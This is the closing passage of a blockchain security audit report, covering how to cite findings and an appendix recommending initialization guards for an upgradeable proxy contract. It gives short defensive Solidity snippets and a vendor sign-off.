where `{project_identifier}` for this project is `SOLIDITY-CGP-GATEWAY` and `{finding_id}` is the id which can be found in Summary of Findings. For example, to cite H1 issue, we would use `ABCH-SOLIDITY-CGP-GATEWAY-H1`.

8. Appendix B

8.1. Upgradeability

There are three issues with the current upgradeability process:

1. The logic contracts have no access controls to prevent malicious actors from interacting with them directly. Note that this is only a problem insofar as they could change the logic contract's code.
2. An attacker could call other functions on the Proxy before initialize is called on it.
3. An attacker could front-run one of the initialization functions.

Contract code invariant	A contract that doesn't use `callcode`, `delegatecall` or `selfdestruct` instructions cannot be self-destructed. Moreover, its code cannot change.

Based on the Contract code invariant, the only way to change a contract's code is through the use of `callcode`, `delegatecall` or `selfdestruct`.

The best way to accomplish both (1) and (2) (while preserving (3)) is to:

1. Ensure that no function on the logic contract can be called until its initialization function is called.
2. Make sure that once the logic contract is constructed, its initialization function cannot be called.
3. Ensure that the initialization function can be called on the Proxy.
4. Ensure that all functions can be called on the Proxy once it has been initialized.

If we are able to accomplish these (and only these) constraints, then the only

risk will be the front-running of the initialization function by an attacker; we'll inspect that later.

The initialization function can only currently be called once. Hence the way to accomplish the above (and only the above) constraints is to:

1. Add the `initialized` modifier to the constructor of the logic contract. The constructor will be called on the logic, but not on the proxy contract (see Listing 3)
2. Add a `initializer` storage slot that gets set to `true` on initialization (see Listing 4). Note that we have to define a new variable since OpenZeppelin's `_initialized` is marked as `private`. Add a require to every non-view public entry point in the logic contract that it has been initialized (see Listing 5).

Listing 3. To be added to the logic contract

```
bool public initialized;

constructor() initializer {}
```

Listing 4. To be added to `initialize` on the logic contract

```
initialized = true;
```

Listing 5. To be added to every non-view public entrypoint on the logic contract

```
modifier onlyInitialized() {
    require(initialized);
    _;
}
```

In summary, the process would be to:

1. Add a requirement to every non-view public entrypoint that the contract has been initialized.
2. Add a requirement to the initialization function that it cannot be called on the logic contract.

Together, these will accomplish both (1) and (2) of the upgradeability requirements.

ackee blockchain

Thank You

Ackee Blockchain a.s.

Prague, Czech Republic

hello@ackeeblockchain.com

https://discord.gg/wpM77gR7en